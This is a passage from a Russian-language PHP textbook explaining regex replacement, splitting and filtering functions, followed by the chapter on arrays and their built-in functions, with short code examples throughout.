    {$urls}: # ищется ресурс и двоеточие,
    [{$any}] +? # за которыми следует один или несколько допустимых
    # символов, однако нужно действовать осторожно
    # и захватывать только те символы, которые необходимы.
    (?= # совпадение кончается
    [{$punc}]* # на знаке препинания,
    [^{$any}] # за которым следует символ, не являющийся символом URL
    | # или
    \$ # конец строки
    )
    }x", $html, $matches);

    printf("I found %d URLs<P>\n", sizeof($matches[0]));

    foreach ($matches[0] as $u) {
        $link = $_SERVER['PHP_SELF'] . '?url=' . urlencode($u);
        echo "<a href=\"{$link}\">{$u}</a><br />\n";
    }
}
```

## Замена

Функция `preg_replace()` напоминает операцию поиска с заменой в текстовом редакторе. Она находит все вхождения паттерна в строке и заменяет их новой строкой:

```
$new = preg_replace(паттерн, замена, субъект [, ограничение ]);
```

В самом распространенном варианте ее использования задаются все аргументы-строки без целочисленного аргумента *ограничение*. Последний определяет максимальное количество вхождений паттерна для замены (по умолчанию, а также при передаче значения `-1` заменяются все вхождения):

```
$better = preg_replace('/<.*?>/', '!', 'do <b>not</b> press the button');  
// $better содержит 'do !not! press the button'
```

Если передать массив строк в аргументе *субъект*, замена будет выполнена во всех строках. Новые строки возвращаются функцией `preg_replace()`:

```
$names = array('Fred Flintstone',  
              'Barney Rubble',  
              'Wilma Flintstone',  
              'Betty Rubble');  
$tidy = preg_replace('/(\\w)\\w* (\\w+)/', '\\1 \\2', $names);  
// $tidy содержит массив ('F Flintstone', 'B Rubble', 'W Flintstone',  
                          'B Rubble')
```

Чтобы выполнить несколько замен в одной строке или массиве строк одним вызовом `preg_replace()`, передайте массивы паттернов и замен:

```
$contractions = array("/don't/i", "/won't/i", "/can't/i");  
$expansions = array('do not', 'will not', 'can not');  
$string = "Please don't yell - I can't jump while you won't speak";  
$longer = preg_replace($contractions, $expansions, $string);  
// $longer содержит 'Please do not yell - I can not jump while you will  
not speak';
```

Если замен меньше, чем паттернов, текст, совпадающий с лишними паттернами, удаляется. Это удобный способ удаления сразу нескольких составляющих:

```
$htmlGunk = array('/<.*?>/', '/&.*?;/');  
$html = '&acute; : <b>very</b> cute';  
$stripped = preg_replace($htmlGunk, array(), $html);  
// $stripped содержит ' : very cute'
```

Если передать массив паттернов с одной заменой, то одна и та же замена будет использована для всех паттернов:

```
$stripped = preg_replace($htmlGunk, '', $html);
```

При замене могут использоваться обратные ссылки. Впрочем, в отличие от обратных ссылок в паттернах, для обратных ссылок в заменах предпочтительным считается синтаксис `$1`, `$2`, `$3` и т. д. Пример:

```
echo preg_replace('/(\w)\w+\s+(\w+)/', '$2, $1.', 'Fred Flintstone')
Flintstone, F.
```

Модификатор `/e` заставляет `preg_replace()` интерпретировать строку замены как код РНР, возвращающий настоящую строку, которая должна использоваться в замене. Например, следующий вызов преобразует значения температуры по шкале Цельсия в значения по шкале Фаренгейта:

```
$string = 'It was 5C outside, 20C inside';
echo preg_replace('/(\d+)C\b/e', '$1*9/5+32', $string);
It was 41 outside, 68 inside
```

В более сложном примере используется расширение переменных в строке:

```
$name = 'Fred';
$age = 35;
$string = '$name is $age';
preg_replace('/\$(\w+)/e', '$$1', $string);
```

Каждое совпадение изолирует имя переменной (`$name`, `$age`). `$1` в строке замены ссылается на эти имена, поэтому в действительности выполняется код РНР `$name` и `$age`. В результате вычисления кода мы получаем значение переменной, которое и будет использоваться для замены. Голова идет кругом!

У `preg_replace()` существует разновидность с именем `preg_replace_callback()`. Она вызывает функцию для получения строки замены. Этой функции передается массив совпадений (нулевой элемент содержит весь текст, совпавший с паттерном, первый — содержимое первого сохраненного подпаттерна, и т. д.). Пример:

```
function titlecase($s)
{
    return ucfirst(strtolower($s[0]));
}

$string = 'goodbye cruel world';
$new = preg_replace_callback('/\w+/', 'titlecase', $string);
echo $new;

Goodbye Cruel World
```



## Разбиение

В отличие от функции `preg_match_all()`, извлекающей известные вам части строки, функция `preg_split()` выделяет фрагменты, когда вы знаете, чем эти фрагменты отделяются друг от друга:

```
$chunks = preg_split(паттерн, строка [, ограничение [, флаги ]]);
```

Аргумент *паттерн* совпадает с разделителем между двумя фрагментами. По умолчанию разделители не возвращаются функцией. Необязательный аргумент *ограничение* задает максимальное количество возвращаемых фрагментов (по умолчанию -1, что означает все фрагменты). Аргумент *флаги* содержит комбинацию флагов `PREG_SPLIT_NO_EMPTY` (пустые фрагменты не возвращаются) и `PREG_SPLIT_DELIM_CAPTURE` (возвращаются части строки, сохраненные в паттерне), объединенных поразрядным ИЛИ.

Например, чтобы извлечь операнды из простого числового выражения, используйте следующий вызов:

```
$ops = preg_split('{[+*/-]}', '3+5*9/2');  
// $ops содержит массив ('3', '5', '9', '2')
```

Для извлечения операндов и операторов вызов функции выглядит так:

```
$ops = preg_split('{[+*/-]}', '3+5*9/2', -1, PREG_SPLIT_DELIM_CAPTURE);  
// $ops содержит массив ('3', '+', '5', '*', '9', '/', '2')
```

Пустой паттерн совпадает со строкой в каждой границе между символами, а также в начале и конце строки. Этот факт позволяет разбить строку на массив символов:

```
$array = preg_split('//', $string);
```

## Фильтрация массива с использованием регулярного выражения

Функция `preg_grep()` возвращает элементы массива, совпадающие с заданным паттерном:

```
$matching = preg_grep(паттерн, массив);
```

Например, для получения только имен файлов, завершающихся `.txt`, используйте следующий вызов:

```
$textfiles = preg_grep('/\.txt$/, $filenames);
```

## Определение регулярных выражений

Функция `preg_quote()` создает регулярное выражение, которое совпадает только с заданной строкой:

```
$re = preg_quote(строка [, ограничитель ]);
```

Каждый символ в строке, имеющий особый смысл в регулярном выражении (например, `*` или `$`), снабжается префиксом `\`:

```
echo preg_quote('$5.00 (five bucks)');  
\$5\.00 \ (five bucks\)
```

Необязательный второй аргумент содержит дополнительный символ, который должен экранироваться. Обычно в нем передается ограничитель регулярного выражения:

```
$toFind = '/usr/local/etc/rsync.conf';  
$re = preg_quote($toFind, '/');  
if (preg_match("/{ $re }/", $filename)) {  
    // совпадение найдено!  
}
```

## Отличия от регулярных выражений Perl

Несмотря на очевидное сходство, реализация Perl-совместимых регулярных выражений в PHP отличается от реализации их аналогов в Perl рядом второстепенных аспектов:

- Символ `NULL` (ASCII 0) не может использоваться как литеральный символ в строке паттерна. Впрочем, на него можно ссылаться другими способами (`\000`, `\x00` и т. д.).
- Конструкции `\E`, `\G`, `\L`, `\l`, `\Q`, `\u` и `\U` не поддерживаются.
- Конструкция `(?{ код perl })` не поддерживается.
- Модификаторы `/D`, `/G`, `/U`, `/u`, `/A` и `/X` не поддерживаются.
- Вертикальная табуляция `\v` относится к категории пробелов.
- Опережающие и ретроспективные проверки не могут повторяться квантификаторами `*`, `+` и `?`.
- Частичные совпадения в круглых скобках внутри отрицательных утверждений не запоминаются.
- Альтернативные ветви в ретроспективных проверках могут иметь разную длину.

## Что дальше?

Итак, вы знаете все, что необходимо знать о строках и работе с ними. Пришло время перейти к следующей основной теме в РНР — массивам. Знакомство с этими составными типами данных не будет простым, но вам придется хорошо освоить их, потому что в РНР они широко используются. Навыки добавления элементов в массивы, сортировки массивов и работы с многомерными формами массивов необходимы для специалиста по РНР.

# Массивы

Как упоминалось в главе 2, в РНР поддерживаются как скалярные, так и составные типы данных. В этой главе рассмотрен один из составных типов: массивы. Массив представляет собой коллекцию значений данных, структурированную в виде упорядоченного набора пар «ключ — значение». Массив можно сравнить с коробкой для яиц. Каждое отделение в коробке может содержать яйцо, но сама коробка переносится как единое целое. И подобно тому, как в коробке могут храниться не только яйца (в нее можно положить что угодно: камни, винты и гайки и т. д.), массив тоже не ограничивается одним типом данных. В нем могут храниться строки, целые числа, логические значения и т. п. и даже другие массивы (но об этом позднее).

В этой главе речь пойдет о создании массивов, добавлении и удалении элементов из массивов, а также переборе содержимого массивов. Так как массивы чрезвычайно удобны и широко применяются на практике, в РНР существует множество встроенных функций для работы с ними. Например, чтобы отправить электронное письмо на несколько адресов, вы можете сохранить эти адреса в массиве, а затем перебирать элементы массива, чтобы отправлять сообщение на текущий адрес. Кроме того, если у вас имеется форма с возможностью множественного выбора, выбранные пользователем элементы возвращаются в виде массива.

## Индексируемые и ассоциативные массивы

В РНР поддерживаются массивы двух видов: индексируемые и ассоциативные. Ключами *индексируемых* массивов являются целые числа от 0 и выше. Индексируемые массивы используются там, где элементы определяются по их позиции. У *ассоциативных* массивов ключами являются строки, и по своему поведению они больше напоминают таблицы из двух столбцов, где в первом столбце находятся ключи, используемые для обращения к значениям.

Во внутреннем представлении PHP хранит все массивы как ассоциативные. Единственное отличие ассоциативных массивов от индексируемых — тип данных ключа. Индексируемые массивы подразумевают, что ключи представляют собой последовательность целых чисел от 0 и выше. В обоих видах массивов ключи уникальны: два элемента не могут иметь одинаковые ключи независимо от того, является ли ключ строкой или целым числом.

У массивов PHP существует внутренний порядок элементов, который не зависит от ключей и значений, а также функции, которые могут использоваться для обхода массива. Обычно этот порядок соответствует порядку вставки значений в массив, но функции сортировки, описанные далее в этой главе, позволяют переключиться на порядок, основанный на ключах, значениях или любом другом критерии на ваш выбор.

## Идентификация элементов массива

Для начала рассмотрим структуру существующих массивов. Для обращения к конкретным значениям существующего массива укажите имя переменной массива и ключ элемента (индекс) в квадратных скобках:

```
$age['fred']  
$shows[2]
```

Ключом может быть строка или целое число. Строковые значения, эквивалентные целым числам (без начальных нулей), рассматриваются как целые числа. Таким образом, `$array[3]` и `$array['3']` ссылаются на один элемент, но `$array['03']` ссылается на другой элемент. Отрицательные числа являются допустимыми ключами, но они не определяют позиции от конца массива, как это делается в Perl.

Заключать в кавычки строки, состоящие из одного слова, необязательно. Например, `$age['fred']` — то же самое, что `$age[ fred ]`. Однако по канонам хорошего стиля в PHP всегда следует использовать кавычки, потому что ключи без кавычек внешне неотличимы от констант. Если использовать константу как индекс, не заключенный в кавычки, то PHP интерпретирует значение константы как индекс и выдаст предупреждение. В будущих версиях PHP будет выдаваться ошибка:

```
$person = array("name" => 'Peter');  
print "Hello, {$person[name]}";  
// вывод: Hello, Peter  
// 'работает', но с выдачей предупреждения:  
Warning: Use of undefined constant name - assumed 'name' (this will throw an  
Error in a future version of PHP)
```

Если для построения индекса массива используется интерполяция, кавычки обязательны:

```
$person = array("name" => 'Peter');  
print "Hello, {$person["name"]}"; // вывод: Hello, Peter (без предупреждений)
```

Хотя формально это и необязательно, ключ также следует заключать в кавычки, если вы интерполируете обращение к массиву. Это поможет избежать возможных недоразумений. Пример:

```
define('NAME', 'bob');  
$person = array("name" => 'Peter');  
echo "Hello, {$person['name']}";  
echo "<br/>" ;  
echo "Hello, NAME";  
echo "<br/>" ;  
echo NAME ;  
// вывод:  
Hello, Peter  
Hello, NAME  
bob
```

## Хранение данных в массивах

Если при сохранении данных в массиве указанный массив еще не существует, он будет создан, но попытка чтения из несуществующего массива не приведет к его созданию. Пример:

```
// Массив $addresses не был определен ранее  
echo $addresses[0]; // ничего не выводит  
echo $addresses; // ничего не выводит  
$addresses[0] = "spam@cyberpromo.net";  
echo $addresses; // выводит "Array"
```

Использование простых команд присваивания для инициализации массива в программе выглядит примерно так:

```
$addresses[0] = "spam@cyberpromo.net";  
$addresses[1] = "abuse@example.com";  
$addresses[2] = "root@example.com";
```

Это индексруемый массив с целочисленными индексами (от 0 и выше). Ассоциативный массив выглядит так:

```
$price['gasket'] = 15.29;  
$price['wheel'] = 75.25;  
$price['tire'] = 50.00;
```

Для инициализации массива лучше воспользоваться конструкцией `array()`, которая создает массив по своим аргументам. Она строит индексруемый массив, а значения массива (от 0 и выше) создаются автоматически.

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com",  
"root@example.com");
```

Чтобы создать ассоциативный массив конструкцией `array()`, используйте знак `=>` для отделения индексов (ключей) от значений:

```
$price = array(  
    'gasket' => 15.29,  
    'wheel' => 75.25,  
    'tire' => 50.00  
);
```

Обратите внимание на использование пробелов и выравнивания. Запись кода подряд (как в предыдущем примере) хуже читается и усложняет добавление и удаление значений:

```
$price = array('gasket' => 15.29, 'wheel' => 75.25, 'tire' => 50.00);
```

Также существует более компактный альтернативный синтаксис определения массивов:

```
$price = ['gasket' => 15.29, 'wheel' => 75.25, 'tire' => 50.0];
```

Чтобы создать пустой массив, вызовите `array()` без аргументов:

```
$addresses = array();
```

Можно задать начальный ключ с `=>`, а затем указать список значений. Значения вставляются в массив, начиная с указанного ключа, после чего следующие ключи генерируются последовательно:

```
$days = array(1 => "Mon", "Tue", "Wed", "Thu", "Fri", "Sat", "Sun");  
// 2 - Tue, 3 - Wed, и т. д.
```

Если начальный индекс представляет собой нечисловую строку, то следующие индексы становятся целыми числами от 0 и выше. Таким образом, следующий код с большой вероятностью будет ошибкой:

```
$whoops = array('Fri' => "Black", "Brown", "Green");  
// то же самое  
$whoops = array('Fri' => "Black", 0 => "Brown", 1 => "Green");
```

## Присоединение значений к массиву

Для присоединения новых значений в конец существующего индексируемого массива используется синтаксис []:

```
$family = array("Fred", "Wilma");  
$family[] = "Pebbles"; // $family[2] содержит "Pebbles"
```

Эта конструкция считает, что индексами массива являются числа, поэтому элементы присоединяются к следующему доступному числовому индексу от 0 и выше. Попытка присоединения значений к ассоциативному массиву без подходящих ключей почти всегда оказывается ошибкой программиста, но PHP присваивает новым элементам числовые индексы без выдачи предупреждения:

```
$person = array('name' => "Fred");  
$person[] = "Wilma"; // $person[0] теперь содержит "Wilma"
```

## Присваивание диапазона значений

Функция `range()` создает массив последовательных целых чисел или символьных значений между двумя значениями, переданными в аргументах (с включением границ). Пример:

```
$numbers = range(2, 5); // $numbers = array(2, 3, 4, 5);  
$letters = range('a', 'z'); // $letters содержит алфавит  
$reversedNumbers = range(5, 2); // $reversedNumbers = array(5, 4, 3, 2);
```

Для построения диапазона используется только первая буква строкового аргумента:

```
range("aaa", "zzz"); // то же, что диапазон ('a','z')
```

## Получение размера массива

Функции `count()` и `sizeof()` идентичны по применению и эффекту. Они возвращают количество элементов в массиве. Не существует никаких стилистических предпочтений в пользу выбора той или иной функции. Пример:

```
$family = array("Fred", "Wilma", "Pebbles");  
$size = count($family); // $size содержит 3
```

Функции подсчитывают только фактически присвоенные значения в массиве:

```
$confusion = array( 10 => "ten", 11 => "eleven", 12 => "twelve");  
$size = count($confusion); // $size содержит 3
```



## Дополнение массива

Чтобы создать массив, инициализированный одинаковыми значениями, используйте функцию `array_pad()`. В первом аргументе `array_pad()` передается исходный массив, во втором — минимальное количество элементов, которые должны храниться в массиве, а в третьем — значение, присваиваемое создаваемым элементам. Функция `array_pad()` возвращает новый (дополненный) массив, оставляя свой аргумент (исходный массив) в неизменном виде.

Пример использования `array_pad()`:

```
$scores = array(5, 10);  
$padded = array_pad($scores, 5, 0); // $padded содержит array(5, 10, 0, 0, 0)
```

Обратите внимание, что новые значения присоединяются к массиву. Если вы хотите, чтобы новые значения добавлялись в начало массива, передайте отрицательный второй аргумент:

```
$padded = array_pad($scores, -5, 0); // $padded содержит array(0, 0, 0, 5, 10);
```

При дополнении ассоциативного массива существующие ключи сохраняются. Новым элементам назначаются числовые ключи от 0 и выше.

## Многомерные массивы

Значения, хранящиеся в массиве, сами могут быть массивами. Это позволяет легко создавать многомерные массивы:

```
$row0 = array(1, 2, 3);  
$row1 = array(4, 5, 6);  
$row2 = array(7, 8, 9);  
$multi = array($row0, $row1, $row2);
```

Для обращения к элементам многомерных массивов следует поставить дополнительную пару квадратных скобок `[]`:

```
$value = $multi[2][0]; // строка 2, столбец 0. $value = 7
```

Чтобы интерполировать обращение к многомерному массиву, заключите всю конструкцию в фигурные скобки:

```
echo("The value at row 2, column 0 is {$multi[2][0]}\n");
```

Без фигурных скобок результат будет выглядеть так:

```
The value at row 2, column 0 is Array[0]
```

## Извлечение множественных значений

Чтобы скопировать значения из массива в переменные, используйте конструкцию `list()`:

```
list ($переменная, ..) = $массив;
```

Значения из массива копируются в перечисленные переменные во внутреннем порядке массива. По умолчанию он совпадает с порядком вставки значений в массив, но функции сортировки, описанные ниже, позволяют изменить этот порядок. Пример:

```
$person = array("Fred", 35, "Betty");  
list($name, $age, $wife) = $person;  
// $name содержит "Fred", $age содержит 35, $wife содержит "Betty"
```



Вызов функции `list()` — распространенная практика извлечения значений из БД, где по запросу возвращается только одна строка данных. Функция автоматически загружает данные из простого запроса в набор локальных переменных. В следующем примере из БД планирования спортивных мероприятий выбираются данные двух спортивных команд:

```
$sql = "SELECT HomeTeam, AwayTeam FROM schedule WHERE  
Ident = 7";  
$result = mysql_query($sql);  
list($hometeam, $awayteam) = mysql_fetch_assoc($result);
```

БД более подробно рассмотрены в главе 9.

Если в массиве больше элементов, чем в списке `list()`, то лишние значения игнорируются:

```
$person = array("Fred", 35, "Betty");  
list($name, $age) = $person; // $name содержит "Fred", $age содержит 35
```

Если количество переменных в списке `list()` превышает количество элементов в массиве, то лишние переменные инициализируются `NULL`:

```
$values = array("hello", "world");  
list($a, $b, $c) = $values; // $a содержит "hello", $b содержит "world",  
// $c содержит NULL
```

Две и более последовательные запятые в списке `list()` обозначают пропуск значения массива:

```
$values = range('a', 'e'); // range используется для заполнения массива  
list($m, , $n, , $o) = $values; // $m содержит "a", $n содержит "c",  
// $o содержит "e"
```

## Получение сегмента массива

Для выделения подмножества элементов массива используется функция `array_slice()`:

```
$subset = array_slice(массив, смещение, длина);
```

Функция `array_slice()` возвращает новый массив, состоящий из серий последовательных значений из исходного массива. Параметр *смещение* определяет исходный элемент для копирования (0 соответствует первому элементу массива), а параметр *длина* — количеству копируемых значений. Элементам нового массива назначаются последовательные числовые ключи от 0 и выше. Пример:

```
$people = array("Tom", "Dick", "Harriet", "Brenda", "Jo");
$middle = array_slice($people, 2, 2); // $middle содержит
                                        array("Harriet", "Brenda")
```

Как правило, функция `array_slice()` имеет смысл только для индексируемых массивов (то есть массивов с последовательными целочисленными индексами, начинающимися с 0):

```
// такое использование array_slice() не имеет смысла
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Betty");
$subset = array_slice($person, 1, 2); // $subset содержит array(0 => 35,
                                        1 => "Betty")
```

Объедините функцию `array_slice()` с `list()`, чтобы в переменные извлекалось только подмножество элементов исходного массива:

```
$order = array("Tom", "Dick", "Harriet", "Brenda", "Jo");
list($second, $third) = array_slice($order, 1, 2);
// $second содержит "Dick", $third содержит "Harriet"
```

## Разбиение массива

Чтобы разбить массив на меньшие массивы одинакового размера, используйте функцию `array_chunk()`:

```
$chunks = array_chunk(массив, размер [, сохранение_ключей]);
```

Функция возвращает массив меньших значений. Третий аргумент *сохранение\_ключей* содержит логическое значение, которое определяет, должны ли иметь элементы новых массивов те же ключи, что и исходный массив (для ассоциативных массивов), или же новые числовые ключи, начинающиеся с 0 (для индексируемых массивов). По умолчанию элементам присваиваются новые ключи. Пример:

```
$nums = range(1, 7);
$rows = array_chunk($nums, 3);
print_r($rows);
```

```
Array (
  [0] => Array (
    [0] => 1
    [1] => 2
    [2] => 3
  )
  [1] => Array (
    [0] => 4
    [1] => 5
    [2] => 6
  )
  [2] => Array (
    [0] => 7
  )
)
```

## Ключи и значения

Функция `array_keys()` возвращает массив, содержащий только ключи исходного массива в соответствии с его внутренним порядком:

```
$arrayOfKeys = array_keys(массив);
```

Пример:

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");
$keys = array_keys($person); // $keys содержит array("name", "age", "wife")
```

PHP также предоставляет (обычно менее полезную) функцию `array_values()` для получения массива, состоящего только из значений исходного массива:

```
$arrayOfValues = array_values(массив);
```

Как и в случае с `array_keys()`, значения возвращаются в соответствии с внутренним порядком массива:

```
$values = array_values($person); // $values содержит array("Fred", 35, "Wilma");
```

## Проверка существования элемента

Чтобы проверить, существует ли в массиве элемент, используйте функцию `array_key_exists()`:

```
if (array_key_exists(ключ, массив)) { ... }
```

Функция возвращает логическое значение, которое указывает, является ли первый аргумент действительным ключом в массиве, задаваемом вторым аргументом.

Недостаточно использовать конструкцию:

```
if ($person['name']) { ... } // может работать неправильно
```

Даже если в массиве существует элемент с ключом `name`, соответствующее ему значение может быть ложным (`0`, `NULL` или пустая строка). Вместо этого следует использовать функцию `array_key_exists()`, как в следующем примере:

```
$person['age'] = 0; // еще не родился?  
if ($person['age']) {  
    echo "true!\n";  
}
```

```
if (array_key_exists('age', $person)) {  
    echo "exists!\n";  
}
```

exists!

Многие разработчики вместо этого предпочитают использовать функцию `isset()`, которая возвращает `true`, если элемент существует и отличен от `NULL`:

```
$a = array(0, NULL, '');  
  
function tf($v)  
{  
    return $v ? 'T' : 'F';  
}  
  
for ($i=0; $i < 4; $i++) {  
    printf("%d: %s %s\n", $i, tf(isset($a[$i])), tf(array_key_exists($i, $a)));  
}  
0: T T  
1: F T  
2: T T  
3: F F
```

## Удаление и вставка элементов в массив

Функция `array_splice()` может удалять и вставлять элементы в массив с дополнительной возможностью создания нового массива из удаленных элементов:

```
$removed = array_splice(массив, начало [, длина [, замена ] ]);
```

Рассмотрим `array_splice()` на примере следующего массива:

```
$subjects = array("physics", "chem", "math", "bio", "cs", "drama", "classics");
```

Чтобы удалить элементы "math", "bio" и "cs", можно приказать `array_splice()` начать с позиции 2 и удалить 3 элемента:

```
$removed = array_splice($subjects, 2, 3);  
// $removed содержит array("math", "bio", "cs")  
// $subjects содержит array("physics", "chem", "drama", "classics")
```

Если *длина* не указана, `array_splice()` удаляет элементы до конца массива:

```
$removed = array_splice($subjects, 2);  
// $removed содержит array("math", "bio", "cs", "drama", "classics")  
// $subjects содержит array("physics", "chem")
```

Если вы просто хотите удалить элементы из исходного массива и не собираетесь использовать их значения в будущем, просто не сохраняйте результат `array_splice()`:

```
array_splice($subjects, 2);  
// $subjects содержит array("physics", "chem");
```

Чтобы вставить элементы в тех местах, где другие элементы были удалены, используйте четвертый аргумент:

```
$new = array("law", "business", "IS");  
array_splice($subjects, 4, 3, $new);  
// $subjects содержит array("physics", "chem", "math", "bio", "law",  
"business", "IS")
```

Размер массива *замена* не обязан совпадать с числом удаленных элементов. Массив увеличивается или уменьшается при необходимости:

```
$new = array("law", "business", "IS");  
array_splice($subjects, 3, 4, $new);  
// $subjects содержит array("physics", "chem", "math", "law", "business", "IS")
```

Чтобы вставить новые элементы в массив со сдвигом существующих элементов вправо, удалите 0 элементов:

```
$subjects = array("physics", "chem", "math");  
$new = array("law", "business");  
array_splice($subjects, 2, 0, $new);  
// $subjects содержит array("physics", "chem", "law", "business", "math")
```

Хотя в предыдущих примерах использовался индексированный массив, `array_splice()` также работает с ассоциативными массивами:

```
$capitals = array(  
    'USA' => "Washington",  
    'Great Britain' => "London",  
    'New Zealand' => "Wellington",
```

```
'Australia' => "Canberra",
'Italy' => "Rome",
'Canada' => "Ottawa"
);
$downUnder = array_splice($capitals, 2, 2); // Удалить New Zealand и Australia
$france = array('France' => "Paris");
array_splice($capitals, 1, 0, $france); // вставить France между USA и GB
```

## Преобразование между массивами и переменными

PHP предоставляет две функции, `extract()` и `compact()`, для преобразований между массивами и переменными. Имена переменных соответствуют ключам в массиве, а значения переменных становятся значениями в массиве. Например, массив:

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Betty");
```

может быть преобразован в следующие переменные (или построен из них):

```
$name = "Fred";
$age = 35;
$wife = "Betty";
```

## Создание переменных из массива

Функция `extract()` автоматически создает локальные переменные из массива. Индексы элементов массива становятся именами переменных:

```
extract($person); // $name, $age и $wife присвоены значения
```

Если имя переменной, созданной в результате вызова `extract()`, совпадает с именем существующей переменной, значение существующей переменной заменяется значением из массива.

Поведение `extract()` можно изменить передачей второго аргумента. В приложении описаны возможные значения второго аргумента. Самым полезным из них является значение `EXTR_PREFIX_ALL`, которое указывает на то, что третий аргумент `extract()` содержит префикс к именам создаваемых переменных. Это помогает гарантировать, что при использовании `extract()` будут созданы уникальные имена переменных. Хороший стиль PHP требует всегда использовать `EXTR_PREFIX_ALL`, как в следующем примере:

```
$shape = "round";
$array = array('cover' => "bird", 'shape' => "rectangular");
```

```
extract($array, EXTR_PREFIX_ALL, "book");
echo "Cover: {$book_cover}, Book Shape: {$book_shape}, Shape: {$shape}";

Cover: bird, Book Shape: rectangular, Shape: round
```

## Создание массива из переменных

Функция `compact()` является обратной по отношению к `extract()`. Ей передаются имена переменных либо в отдельных параметрах, либо в массиве. Функция `compact()` создает ассоциативный массив, ключами которых являются имена переменных, а значениями — значения переменных. Все имена в массиве, не соответствующие реально существующим переменным, игнорируются. Пример:

```
$color = "indigo";
$shape = "curvy";
$floppy = "none";
$a = compact("color", "shape", "floppy");
// или
$names = array("color", "shape", "floppy");
$a = compact($names);
```

## Перебор массивов

Самая типичная задача при работе с массивами — выполнение некоторой операции с каждым элементом (например, отправка электронного письма каждому элементу массива адресов, обновление каждого файла в массиве имен файлов или прибавление каждого элемента к сумме). Есть несколько способов перебора массивов в PHP, выбор каждого из которых зависит от данных и выполняемой задачи.

## Конструкция foreach

Самый популярный способ перебора элементов массива основан на использовании конструкции `foreach`:

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com");

foreach ($addresses as $value) {
    echo "Processing {$value}\n";
}
Processing spam@cyberpromo.net
Processing abuse@example.com
```

PHP выполняет тело цикла (команду `echo`) по одному разу для каждого элемента `$addresses`, при этом переменной `$value` присваивается значение текущего элемента. Элементы обрабатываются во внутреннем порядке массива.



Альтернативная форма `foreach` предоставляет доступ к текущему ключу:

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");  
foreach ($person as $key => $value) {  
    echo "Fred's {$key} is {$value}\n";  
}  
Fred's name is Fred  
Fred's age is 35  
Fred's wife is Wilma
```

В этом случае ключ каждого элемента помещается в `$key`, а соответствующее значение — в `$value`.

Конструкция `foreach` работает не с самим массивом, а с его копией. Вы можете вставлять или удалять элементы в теле цикла `foreach` с уверенностью, что цикл не попытается обработать эти элементы.

## Функции итератора

Каждый массив PHP отслеживает текущий элемент, с которым вы работаете. Указатель на текущий элемент называется *итератором*. В PHP существуют функции для присваивания, перемещения и сброса итератора. Ниже перечислены функции итератора.

`current()`

Возвращает элемент, на который указывает итератор в данный момент.

`reset()`

Перемещает итератор к первому элементу массива и возвращает его.

`next()`

Перемещает итератор к следующему элементу массива и возвращает его.

`prev()`

Перемещает итератор к предыдущему элементу массива и возвращает его.

`end()`

Перемещает итератор к последнему элементу массива и возвращает его.

`each()`

Возвращает ключ и значение текущего элемента в виде массива и перемещает итератор к следующему элементу массива.

`key()`

Возвращает ключ текущего элемента.

Функция `each()` используется для перебора элементов массива. Она обрабатывает элементы в соответствии с их внутренним порядком:

```
reset($addresses);

while (list($key, $value) = each($addresses)) {
    echo "{$key} is {$value}<br />\n";
}
0 is spam@cyberpromo.net
1 is abuse@example.com
```

При таком подходе не создается копия массива (в отличие от `foreach`). При работе с очень большими массивами это поможет сэкономить память.

Функции итераторов позволяют рассматривать некоторые части массива отдельно от других. В листинге 5.1 приведен код построения таблицы, который интерпретирует первый индекс и значение в ассоциативном массиве как заголовки столбцов таблицы.

**Листинг 5.1.** Построение таблицы с использованием функций итератора

```
$ages = array(
    'Person' => "Age",
    'Fred' => 35,
    'Barney' => 30,
    'Tigger' => 8,
    'Pooh' => 40
);

// начало таблицы и вывод заголовка
reset($ages);

list($c1, $c2) = each($ages);

echo("<table>\n<tr><th>{$c1}</th><th>{$c2}</th></tr>\n");
// вывод остальных значений
while (list($c1, $c2) = each($ages)) {
    echo("<tr><td>{$c1}</td><td>{$c2}</td></tr>\n");
}

// конец таблицы
echo("</table>");
```

## Перебор в цикле `for`

Если вы точно знаете, что работаете с индексруемым массивом, в котором ключи являются последовательными целыми числами от 0 и выше, для перебора индексов можно использовать цикл `for`. Цикл `for` работает с самим массивом,

а не с его копией, и обрабатывает элементы в порядке ключей независимо от порядка их расположения внутри массива.

Пример вывода массива в цикле `for`:

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com");
$addressCount = count($addresses);

for ($i = 0; $i < $addressCount; $i++) {
    $value = $addresses[$i];
    echo "{$value}\n";
}
spam@cyberpromo.net
abuse@example.com
```

## Вызов функции для каждого элемента массива

PHP также предоставляет механизм `array_walk()` для вызова функции, определяемой пользователем, по одному разу для каждого элемента массива:

```
array_walk(массив, функция);
```

Определяемая функция получает два или, возможно, три аргумента: первый представляет значение элемента, второй — ключ элемента, третий — значение, передаваемое `array_walk()` при вызове. Ниже приведен другой способ вывода столбцов таблицы, заполненной значениями из массива:

```
$printRow = function ($value, $key)
{
    print("<tr><td>{$key}</td><td>{$value}</td></tr>\n");
};

$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");

echo "<table border=1>";

array_walk($person, $printRow);
echo "</table>";
```

В следующей разновидности этого примера в необязательном третьем аргументе `array_walk()` передается цвет фона. Параметр обеспечивает гибкость, необходимую для вывода нескольких таблиц с разными цветами фона:

```
function printRow($value, $key, $color)
{
    echo "<tr>\n<td bgcolor=\"{$color}\">{$value}</td>";
    echo "<td bgcolor=\"{$color}\">{$key}</td>\n</tr>\n";
}
```

```

$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");
echo "<table border=\"1\">";
array_walk($person, "printRow", "lightblue");
echo "</table>";

```

Если вызываемой функции нужно передать несколько значений, просто передайте массив в третьем аргументе:

```

$extraData = array('border' => 2, 'color' => "red");
$baseArray = array("Ford", "Chrysler", "Volkswagen", "Honda", "Toyota");

array_walk($baseArray, "walkFunction", $extraData);

function walkFunction($item, $index, $data)
{
    echo "{$item} <- item, then border: {$data['border']}";
    echo " color->{$data['color']}<br />" ;
}
Ford <- item, then border: 2 color->red
Crysler <- item, then border: 2 color->red
VW <- item, then border: 2 color->red
Honda <- item, then border: 2 color->red
Toyota <- item, then border: 2 color->red

```

Функция `array_walk()` обрабатывает элементы в порядке их расположения в массиве.

## Свертка массива

У `array_walk()` существует родственная функция `array_reduce()`, которая вызывает пользовательскую функцию для каждого элемента массива, чтобы в итоге сформировать одно значение:

```

$result = array_reduce(массив, функция [, по_умолчанию ]);

```

